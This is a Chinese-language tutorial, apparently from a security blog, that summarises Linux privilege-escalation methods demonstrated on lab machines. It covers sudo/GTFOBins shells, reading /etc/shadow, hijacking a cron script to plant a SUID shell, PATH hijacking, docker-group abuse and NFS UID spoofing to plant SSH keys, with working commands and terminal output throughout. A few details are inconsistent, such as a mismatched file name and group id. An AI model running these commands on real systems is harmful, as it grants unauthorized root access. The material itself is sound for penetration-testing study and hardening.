

Linux 提权的各种姿势总结

提权方式总结

1、利用内核栈溢出提权

1.1 信息收集

```
uname -a
```

```
Linux localhost.localdomain 3.10.0-693.el7.x86_64 #1 SMP Tue Aug 22 21:09:27 UTC 2017 x86_64 x86_64  
x86_64 GNU/Linux
```

内核版本 3.10.0, CPU 架构 x86_64

```
cat /etc/*-release
```


```
CentOS Linux release 7.4.1708 (Core) NAME="CentOS Linux" VERSION="7 (Core)" ID="centos" ID_LIKE="rhel  
fedora" VERSION_ID="7" PRETTY_NAME="CentOS Linux 7 (Core)"
```

searchsploit linux 3.10 CentOS Linux 7

```
root@kali:~# searchsploit linux 3.10 CentOS Linux 7
```

Exploit Title	Path (/usr/share/exploitdb/)
Linux Kernel 3.10.0 (CentOS / RHEL 7.1	exploits/linux/dos/39537.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1	exploits/linux/dos/39538.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1	exploits/linux/dos/39539.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1	exploits/linux/dos/39540.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1	exploits/linux/dos/39541.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1	exploits/linux/dos/39542.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1	exploits/linux/dos/39543.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1	exploits/linux/dos/39544.txt
Linux Kernel 3.10.0 (CentOS7) - Denial	exploits/linux/dos/41350.c
Linux Kernel 3.10.0-229.x (CentOS / RH	exploits/linux/dos/39555.txt
Linux Kernel 3.10.0-229.x (CentOS / RH	exploits/linux/dos/39556.txt
Linux Kernel 3.10.0-514.21.2.el7.x86_6	exploits/linux/local/42887.c

```
Shellcodes: No Result  
root@kali:~#  
root@kali:~# date  
2019年 11月 11日 星期一 19:50:37 CST  
root@kali:~#
```

 信安之路

1.2 linux-exploit-suggester-2

[脚本下载地址](#)

在我的虚拟机 CentOS 执行时，发现存在脏牛提权漏洞

```
应用程序 位置 终端 星期六 01:54 ● [root@bogon:~/test2/linux-exploit-suggester-2] # ./linux-exploit-suggester-2.pl

#####
Linux Exploit Suggester 2
#####

Local Kernel: 3.10.0
Searching 72 exploits..

Possible Exploits
[1] dirty_cow
    CVE-2016-5195
    Source: http://www.exploit-db.com/exploits/40616
[2] exploit_x
    CVE-2018-14665
    Source: http://www.exploit-db.com/exploits/45697
[3] pp_key
    CVE-2016-0728
    Source: http://www.exploit-db.com/exploits/39277
[4] timeoutpwn
    CVE-2014-0038
    Source: http://www.exploit-db.com/exploits/31346

[root@bogon linux-exploit-suggester-2] #
```

2、明文 root 密码提权

passwd 储存了用户，全用户可读，root 可写 shadow 存储密码的 hash，仅 root 可读写

passwd 文件：

```
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
```

passwd 由冒号分割，第一列是用户名，第二列是密码，x 代表密码 hash 被放在 shadow 里面了（这样非 root 就看不到了）。而 shadow 里面最重要的就是密码的 hash

测试

检测 passwd、shadow 是否可写

```
ls -l passwd shadow
```

```
[trancer@localhost etc]$ ls -l passwd shadow
-rw-r--r-- 1 root root 2301 6月 13 15:55 passwd
----- 1 root root 1516 6月 13 16:18 shadow
[trancer@localhost etc]$
```

1、passwd 可写

从上面图片里看到，passwd 文件是可写的，将 passwd 的 root 密码 X 替换为我们自己的 hash，如替换为自己 linux 里的 hash，可修改目标的 root 密码

2、shadow 可读

把 shadow 里面 root 的 hash 辅助出来，用 hash、john 爆破

3、密码复用

如数据库、后台 web 密码，可能就是 root 密码

4、sudo 滥用

sudo 大家经常遇到，比如执行权限不够时加 sudo 执行，sudo 是让普通用户使用超级用户的命令。其配置文件为 /etc/sudoers，文件定义可以执行 sudo 的账户、定义某个应用程序用 root 访问、是否需要密码验证。

查看可以执行哪些命令，即不需要知道 root 密码时，需验证自身普通权限的密码

```
sudo -l
```

```
应用程序 位置 终端 星期日 01:23 • 信安之路
trancer@bogon:~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
[trancer@bogon ~]$ sudo -l
[sudo] trancer 的密码:
匹配 %2$s 上 %1$s 的默认条目:
!visiblepw, always set home, match_group_by_gid, env_reset, env_keep="COLORS
DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR
USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION
LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER
LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
XAUTHORITY", secure_path="/sbin:/bin:/usr/sbin:/usr/bin
```

用户 trancer 可以在 bogon 上运行以下命令：

(ALL) ALL

```
[trancer@bogon ~]$
```

可以支持所有命令，下面参考这个网址：

<https://gtfobins.github.io/>

这里以 awk、man、curl 举个栗子

1、su

```
sudo su
```

输入普通权限用户密码，切换为 root

```
文件(F) 编辑(E) 查看(V) 搜索(S)
[trancer@bogon ~]$ sudo su
[sudo] trancer 的密码:
[root@bogon trancer]# whoami
root
[root@bogon trancer]#
[root@bogon trancer]# 信安之路
```

2、awk

```
sudo awk 'BEGIN {system("/bin/sh")}'
```

```

[trancer@bogon ~]$
[trancer@bogon ~]$
[trancer@bogon ~]$ sudo awk 'BEGIN {system("/bin/sh")}'
[sudo] trancer 的密码：
sh-4.2# whoami
root
sh-4.2#
sh-4.2#

```

信安之路

3. man

```
sudo man man
```

应用程序 位置 终端

星期日 01:43 • 信安之路

trancer@bogon:~

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

man(1) General Commands Manual man(1)

NAME

man - 格式化并显示在线帮助手册页
manpath - 定义用户查找man手册页的路径

总览

man [-acdfFhkKtwW] [-m 系统名] [-p <前处理程序>] [-C <配置文件>] [-M <路径>] [-P <浏览方式>] [-S <区段清单>] [区段名称] 帮助主题 ...

描述

man 格式化并显示在线帮助手册页面。此版本支持 **MANPATH** 和 **(MAN) PAGER** 环境变量，因此，你可以拥有你自己的一系列手册页并决定使用哪个程序来显示此格式的页面。如果定义了区段，将只查找在指定区段内的文档。你也可以通过命令行或环境变量来指定查找区段的顺序和预定义将要执行的程序。如果主题中有 “/” 符号，则将其作为文件名的一部分处理，也就是说你可以用 **man ./foo.5** 也可以用 **man /cd/foo/bar.1.gz** 来查看各man文档。

选项

-C 配置文件
定义man.conf供使用；默认使用的是 **/etc/man.config**。（参见 **man.conf(5)**）。

-M 路径
! /bin/sh

trancer@bogon:~

1 / 4

信安之路

```


文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
[trancer@bogon ~]$ sudo man man
[sudo] trancer 的密码：
sh-4.2# whoami
root
sh-4.2#

```

信安之路

4. curl


```
sudo curl file:///etc/shadow
```



```
trancer@bogon:~  
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)  
[trancer@bogon ~]$ sudo curl file:///etc/shadow  
[sudo] trancer 的密码 :  
root:$6$NKsAKtbSH9lvGM0l$SvkKxucwarmVlj5JB40YVDUm0di07WKZ5iPeH6/wyaw4xmL98wAz93Ji0Qujf  
K9V1SdAtAKg1QK2gLIp2B1G1::0:99999:7:::  
bin:!:17110:0:99999:7:::  
daemon:!:17110:0:99999:7:::  
adm:!:17110:0:99999:7:::  
lp:!:17110:0:99999:7:::  
sync:!:17110:0:99999:7:::  
shutdown:!:17110:0:99999:7:::  
halt:!:17110:0:99999:7:::  
mail:!:17110:0:99999:7:::  
operator:!:17110:0:99999:7:::  
games:!:17110:0:99999:7:::  
ftp:!:17110:0:99999:7:::  
nobody:!:17110:0:99999:7:::  
systemd-network:!!:17625::::::::  
dbus:!!:17625::::::::  
polkitd:!!:17625::::::::  
abrt:!!:17625::::::::  
libstoragemgmt:!!:17625::::::::  
rpc:!!:17625:0:99999:7:::  
colord:!!:17625::::::::  
saslauth:!!:17625::::::::  
rtkit:!!:17625::::::::  
pulse:!!:17625::::::::  
trancer@bogon:~
```

5、su root 被禁止解决

拿到 root 密码，端口转发，代理，但防护墙禁止其他人登录 root，在原来的低权限 shell，也无法 sudo 切换 root 因为出于安全考虑，linux 要求用户必须从终端设备（tty）中输入密码，而不是标准输入（stdin）。

所以 sudo 在你输入密码的时候本质上是读取了键盘，而不是读取 bash 里面输入的字符。

测试：

python 语法:

```
python -c 'import pty;pty.spawn("/bin/sh")'
```

交互 shell，简单 shell 简单 shell 中直接按删除键是不行的，要按住 ctrl 键之后，再按住删除键才可以，其他键的使用也一样

```
$ sudo su
```

6、计划任务

```
ls -l /etc/cron*
```

非 root 权限的用户是不可以列出 root 用户的计划任务的。但是 /etc/ 内系统的计划任务可以被列出，并且默认这些程序以 root 权限执行

重写 python

若这些计划任务的脚本可写，则编辑为 shell

crontab 文件是计划任务的配置，此文件只有 root 可写，我们不需要去修改 crontab，只查看里面的有哪些任务，比如定时执行了哪些脚本，再查看对应脚本的权限，若可写，则修改它。

测试：

```
cat /etc/crontab
```

```
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
[trancer@bogon etc]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan, feb, mar, apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun, mon, tue, wed, thu, fri, sat
# | | | | |
# * * * * * user-name command to be executed

[trancer@bogon etc]$
```

信安之路

我没有设置定时任务，模拟一下，如果里面有个 1.python

```
ls -al /tmp/1.py //查看是否有w权限
```

```
cat -al /tmp/1.py //写入代码
```

```
import os os.system('cp /bin/sh /tmp/sh') os.system('chmod u+s /tmp/sh')
```

当到了计划执行时间，就会以 root 权限执行 1.py，即将 /bin/sh 复制到 /tmp/sh

原本是没有 /tmp/sh

```
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
[trancer@bogon tmp]$ ls /tmp/sh
ls: 无法访问 /tmp/sh: 没有那个文件或目录
[trancer@bogon tmp]$
[trancer@bogon tmp]$ _
```

信安之路

当执行 `sudo python 1.py` 时，就会复制到 /tmp/sh

```
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
[trancer@bogon tmp]$ ls -al /tmp/sh
-rwsr-xr-x 1 root root 960472 11月 10 03:46 /tmp/sh
[trancer@bogon tmp]$
```

信安之路

我们只需要进入 /tmp，执行 ./sh 可获取 root

这里的 cp 命令是基于 SUID，给 1.py 设置 SUID 权限。可以结合环境变量方式，把 /tmp/sh 添加到环境变量，无需进入 /tmp/sh 去执行 ./sh，执行 sh 变为 root。也可以在 1.py 写入反弹 shell 的 python 代码，此时反弹的 shell 具有 root 权限

1、tab 通配符

为了测试，我先手动添加一条任务，每隔一分钟打包 /aaa 目录下的文件，到 /var/backups/aaa.tgz

```
cat /etc/crontab

/1 * * * root tar -zcf /var/backups/aaa.tgz /tmp/aaa/*

[root@bogon tmp]# cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
#----- minute (0 - 59)
#----- hour (0 - 23)
#----- day of month (1 - 31)
#----- month (1 - 12) OR jan, feb, mar, apr ...
#----- day of week (0 - 6) (Sunday=0 or 7) OR sun, mon, tue, wed, thu, fri, sat
# * * * * * user-name command to be executed
*/1 * * * * root tar -zcf /var/backups/aaa.tgz /tmp/aaa/*
[root@bogon tmp]#
```

信安之路

防范：

crontab 任务千万不要写到 /etc/crontab 文件里。通过 crontab -e 去创建，让他写到默认的 /var/spool/cron 下；创建任务时，避免使用 root 去创建任务，若用 root 创建任务，注意设置权限，避免 root 权限执行任务。

7、SUID

SUID 是一种特殊的文件属性，它允许用户执行的文件以该文件的拥有者的身份运行【ls 查看时有 s 属性才支持 SUID】，

如 passwd 文件，普通用户不能直接读写，但可通过 passwd 命令，以 root 权限修改 shadow（因为 shadow 是 root 权限文件，修改会以 root 权限修改）

c 源代码：

```
#include<stdlib.h>
#include <unistd.h>
int main()
{
    setuid(0); //run as root
    system("id");
    system("cat /etc/shadow");
}
```

编译后 ls 查看

```
ls -l -rwsr-xr-x 1 root root 8632 Mar 15 20:53 suid-exp
```

注意 s 属性，表示这个程序有 SUID 的属性。

演示程序只能执行 cat /etc/shadow，以普通权限执行 ./suid-exp，也能看到 shadow 内容

```
[root@localhost tmp]# su trancer
[trancer@localhost tmp]$ ./suid-exp
uid=0(root) gid=1000(trancer) 组=1000(trancer),10(wheel)
root:$6$NKsAKtbSH9lvGM0l$SvkKxucwarmVlj5JB40YVDUm0di07WKZ51PeH6/wyawn4xmL98wAz93Ji0Quj fK9V1 SdAlAKgTQK2gLIp2Bl Gi::0:99999:7:::
bin:*:17110:0:99999:7:::
daemon:*:17110:0:99999:7:::
adm:*:17110:0:99999:7:::
lp:*:17110:0:99999:7:::
sync:*:17110:0:99999:7:::
shutdown:*:17110:0:99999:7:::
halt:*:17110:0:99999:7:::
mail:*:17110:0:99999:7:::
operator:*:17110:0:99999:7:::
games:*:17110:0:99999:7:::
ftp:*:17110:0:99999:7:::
nobody:*:17110:0:99999:7:::
systemd-network:!!:17625::::::
dbus:!!:17625::::::
polkitd:!!:17625::::::
abrt:!!:17625::::::
libstoragemgmt:!!:17625::::::
rpc:!!:17625:0:99999:7:::
colord:!!:17625::::::
saslauth:!!:17625::::::
rtkit:!!:17625::::::
```

 信安之路

查找 SUID 文件


```
find / -user root -perm -4000 -print 2>/dev/null find / -perm -u=s -type f 2>/dev/null
```



```

[trancer@localhost tmp]$ find / -user root -perm -4000 -print 2>/dev/null
/tmp/suid-exp
/usr/bin/fusermount
/usr/bin/ksu
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/mount
/usr/bin/Xorg
/usr/bin/crontab
/usr/bin/umount
/usr/bin/at
/usr/bin/sudo
/usr/bin/staprun
/usr/sbin/unix_chkpwd
/usr/sbin/pam_timestamp_check
/usr/sbin/userhelper
/usr/sbin/usernetctl
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib64/dbus-1/dbus-daemon-launch-helper
/usr/libexec/flatpak-bwrap
/usr/libexec/spice-gtk-x86_64/spice-client-glib-usb-acl-helper
/usr/libexec/qemu-bridge-helper
/usr/libexec/sss/krb5_child
/usr/libexec/sss/ldap_child
/usr/libexec/sss/selinux_child
/usr/libexec/sss/proxy_child
[trancer@localhost tmp]$

```

 信安之路

看到刚刚创建的 suid , /tmp/suid-exp

8、环境变量劫持-SUID 扩展

通过劫持环境变量，达到执行任意命令的目的。上述只是执行 cat 命令，但我们最终目的是为了提权，而不是以 root 权限只执行单个 cat 命令。

linux 下执行命令，如 cat，是去环境变量查找，将 cat 替换

测试：

把新建一个 /tmp/cat，而 cat 内容为我们脚本，当用户执行 cat 命令，cat /etc/shadow，则执行我们的脚本

```

cat >> /tmp/ls <<EOF
#!/usr/bin/python
print "this is not the true cat"
print "here is a root shell!"
import pty;pty.spawn("/bin/sh")
EOF

```

此时再执行 ./suid-exp，可执行我们定义的脚本，因为 suid-exp 以管理员执行 cat 命令，而 linux 的 system 是根据环境变量来执行 cat 的，原本是默认的 cat，当修改了之后，cat 就不再是原来的 cat，而是我们自己定义的脚本，从而达到执行任意命令的目的，即可去提权。

9、管理员配置错误

把不带 setuid(0); 代码的程序配置了 SUID，比如上面看到的 find 命令，当执行 find 时是以 root 执行，在 find 的 exec 后面加上我们自己的脚本即可

find 文件 exec '/bin/sh' \;

mkdir abc //创建空文件 abc

find abc -exec '/bin/sh' \;

```
[trancer@localhost tmp] $  
[trancer@localhost tmp] $ mkdir abc  
[trancer@localhost tmp] $ find abc -exec '/bin/sh' \;  
sh-4.2$ whoami  
trancer  
sh-4.2$  
sh-4.2$
```

信安之路

不过这里是失败的，没有配置错误

10、docker 组提权

docker 组用户提权，目的是利用 docker 组的用户来提权，因为 docker 组用户在容器下为 root 权限，通过挂载方式在容器下给本机添加 sudo 权限的用户，从而可以利用 sudo 命令。如果没有拥有 sudo 权限的用户，是无法执行 sudo 命令，在 kali 下会提示用户不在 sudoers 等提示。

可以参考我的这篇文章：《Docker 提权实战测试》 <https://www.secquan.org/Discuss/1070515>

11、服务漏洞

netstat -antup #查看各种网络服务

然后把敏感端口转发出来，用本地的工具进行攻击，可能拿到远程 root，即通过漏洞拿到 root 权限 windows 用 lcx 做端口转发，linux 用 nc、socat 做端口转发

1、redis 反弹 shell

nc 单向转发

nc -l 12345 | nc 192.168.191.170 80

双向转发

mkfifo backpipe nc -l 12345 0 < backpipe | nc 192.168.191.170 80 1 > backpipe

双向转发本人测试失败，希望大佬们提供解决的办法

socat

测试本地转发，service apache2 start，把 80 端口转发到其它端口，看是否能访问，这里测试成功

socat TCP-LISTEN:8080,fork TCP:192.168.191.170:80

这里可以参考这篇文章，作者先执行 `ps -fu root`，发现开放 redis 端口，把 redis 端口转发出来，利用 redis 反弹远程的 root shell。一次简单 linux 提权：

<https://www.secquan.org/Discuss/1069715#reply8>

2、nfs 未授权 查看可以访问的 nfs 目录

`showmount -e 192.168.111.122`

```
root@kali:~# showmount -e 192.168.111.122
Export list for 192.168.111.122:
/home/peter *
```

将 /home/peter 挂载到本地 /mnt/peter 查看

`mount 192.168.111.122:/home/peter /mnt/peter cd /mnt/peter`

`ls -la`，发现没有写权限，但只要 uid 为 1001，gid 为 1005 的用户就可以，由于是挂载到本地，本地创建一个这样账户，即可对此目录进行写权限

```
root@kali:~# mount 192.168.111.122:/home/peter /mnt/peter
root@kali:~# cd /mnt/peter/
root@kali:/mnt/peter# ls -la
total 32
drwxr-xr-x 5 1001 1005 4096 Jul 10 2018 .
drwxr-xr-x 3 root root 4096 Sep 24 00:00 ..
-rw-r--r-- 1 1001 1005 220 Jul 9 2018 .bash_logout
-rw-r--r-- 1 1001 1005 3771 Jul 9 2018 .bashrc
drwx----- 2 1001 1005 4096 Jul 10 2018 .cache
-rw-rw-r-- 1 1001 1005 0 Jul 10 2018 .cloud-locale-test.skip
drwx----- 3 1001 1005 4096 Jul 10 2018 .gnupg
drwxrwxr-x 3 1001 1005 4096 Jul 10 2018 .local
-rw-r--r-- 1 1001 1005 807 Jul 9 2018 .profile
root@kali:/mnt/peter# df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            1.9G   0    1.9G   0% /dev
tmpfs           393M  6.7M  386M   2% /run
/dev/sda1       46G   14G   30G   32% /
tmpfs           2.0G   0    2.0G   0% /dev/shm
tmpfs           5.0M   0    5.0M   0% /run/lock
tmpfs           2.0G   0    2.0G   0% /sys/fs/cgroup
tmpfs           393M   16K  393M   1% /run/user/130
tmpfs           393M   24K  393M   1% /run/user/0
192.168.111.122:/home/peter 7.9G  4.1G  3.4G  55% /mnt/peter
```

`ls -l /mnt/`，发现 uid 为 1001，gid 为 1005

```
192.168.111.122:/home/peter 7.9G  4.1G  3.4G  55% /mnt/peter
root@kali:/mnt/peter# ls -l /mnt/
total 4
drwxr-xr-x 5 1001 1005 4096 Jul 10 2018 peter
root@kali:/mnt/peter# mkdir tets
mkdir: cannot create directory 'tets': Permission denied
root@kali:/mnt/peter#
```

`groupadd -g 1055 boogle`，创建 gid 为 1055 的组 boogle

adduser boogle -uid 1001 -gid 1005

```
root@kali:/mnt/peter# groupadd -g 1005 boogle
root@kali:/mnt/peter# adduser boogle -uid 1001 -gid 1005
Adding user 'boogle' ...
Adding new user 'boogle' (1001) with group 'boogle' ...
Creating home directory '/home/boogle' ...
Copying files from '/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for boogle
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n]
root@kali:/mnt/peter# su boogle
boogle@kali:/mnt/peter$ ls -la
total 32
drwxr-xr-x 5 boogle boogle 4096 Jul 10 2018 .
drwxr-xr-x 3 root root 4096 Sep 24 00:00 ..
-rw-r--r-- 1 boogle boogle 220 Jul 9 2018 .bash_logout
-rw-r--r-- 1 boogle boogle 3771 Jul 9 2018 .bashrc
drwx----- 2 boogle boogle 4096 Jul 10 2018 .cache
-rw-rw-r-- 1 boogle boogle 0 Jul 10 2018 .cloud-locale-test.skip
drwx----- 3 boogle boogle 4096 Jul 10 2018 .gnupg
drwxrwxr-x 3 boogle boogle 4096 Jul 10 2018 .local
-rw-r--r-- 1 boogle boogle 807 Jul 9 2018 .profile
boogle@kali:/mnt/peter$ mkdir test
boogle@kali:/mnt/peter$ ls -la
total 36
drwxr-xr-x 6 boogle boogle 4096 Sep 24 00:14 .
drwxr-xr-x 3 root root 4096 Sep 24 00:00 ..
-rw-r--r-- 1 boogle boogle 220 Jul 9 2018 .bash_logout
-rw-r--r-- 1 boogle boogle 3771 Jul 9 2018 .bashrc
drwx----- 2 boogle boogle 4096 Jul 10 2018 .cache
-rw-rw-r-- 1 boogle boogle 0 Jul 10 2018 .cloud-locale-test.skip
drwx----- 3 boogle boogle 4096 Jul 10 2018 .gnupg
drwxrwxr-x 3 boogle boogle 4096 Jul 10 2018 .local
-rw-r--r-- 1 boogle boogle 807 Jul 9 2018 .profile
drwxr-xr-x 2 boogle boogle 4096 Sep 24 00:14 test
boogle@kali:/mnt/peter$
```

信安之路

此时可以写入文件，则生成 boogle 的 ssh 公钥，

```
boogle@kali:/mnt/peter$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/boogle/.ssh/id_rsa):
Created directory '/home/boogle/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/boogle/.ssh/id_rsa.
Your public key has been saved in /home/boogle/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:pR4kiJ46g70xyFLJxUQS8/yY5Y7PeT6Urfb9D6U36oI boogle@kali
The key's randomart image is:
+---[RSA 2048]-----+
|  +O.                  |
|  *..                 |
|  .O+  O . .         |
|  . .O*  O  O        |
|  .000  O So         .|
|  ..+  O .O..       O |
|B.   . . . . .   O.. |
|+B   O . =E  O   .O. |
|=.   ++.O.  ++. . . |
+---[SHA256]-----+
```

信安之路

先在 /mnt/peter/ 目录创建 /.ssh/ 目录

本地生成的 id_rsa.pub 是在 /root/.ssh/ 目录下，复制到 /mnt/peter/.ssh/authorized_keys，如下图：

```
boogle@kali:/mnt/peter$ mkdir .ssh
boogle@kali:/mnt/peter$ cat ~/.ssh/
id_rsa      id_rsa.pub  known_hosts
boogle@kali:/mnt/peter$ cat ~/.ssh/id_rsa.pub > /mnt/peter/.ssh/authorized_keys
boogle@kali:/mnt/peter$ ssh peter@192.168.111.122
```

The image shows a terminal window with a dark blue background. At the bottom, there is a large, stylized white logo that reads "LIN.SECURITY". Below the logo, there is a white text banner that says "Welcome to lin.security | https://in.security | version 1.0". To the right of the banner, there is a small white icon of two speech bubbles and the text "信安之路". The terminal window shows a series of commands being executed by a user named "boogle" on a machine named "kali". The commands are: "mkdir .ssh", "cat ~/.ssh/", "cat ~/.ssh/id_rsa.pub > /mnt/peter/.ssh/authorized_keys", and "ssh peter@192.168.111.122". The output of the "cat" command shows the contents of the ".ssh/" directory, which includes "id_rsa", "id_rsa.pub", and "known_hosts". The prompt for the "ssh" command is "peter@linsecurity:~\$".

总结：

ls -la，发现没有写权限，但只要 uid 为 1001，gid 为 1005 的用户就可以，由于是挂载到本地，本地创建一个这样的账户，即可对此目录进行写权限，下一步对此目录写入 ssh 公钥，以公私钥的方式登录 ssh，ssh peter@192.168.111.122 免密登录，获取 root 权限。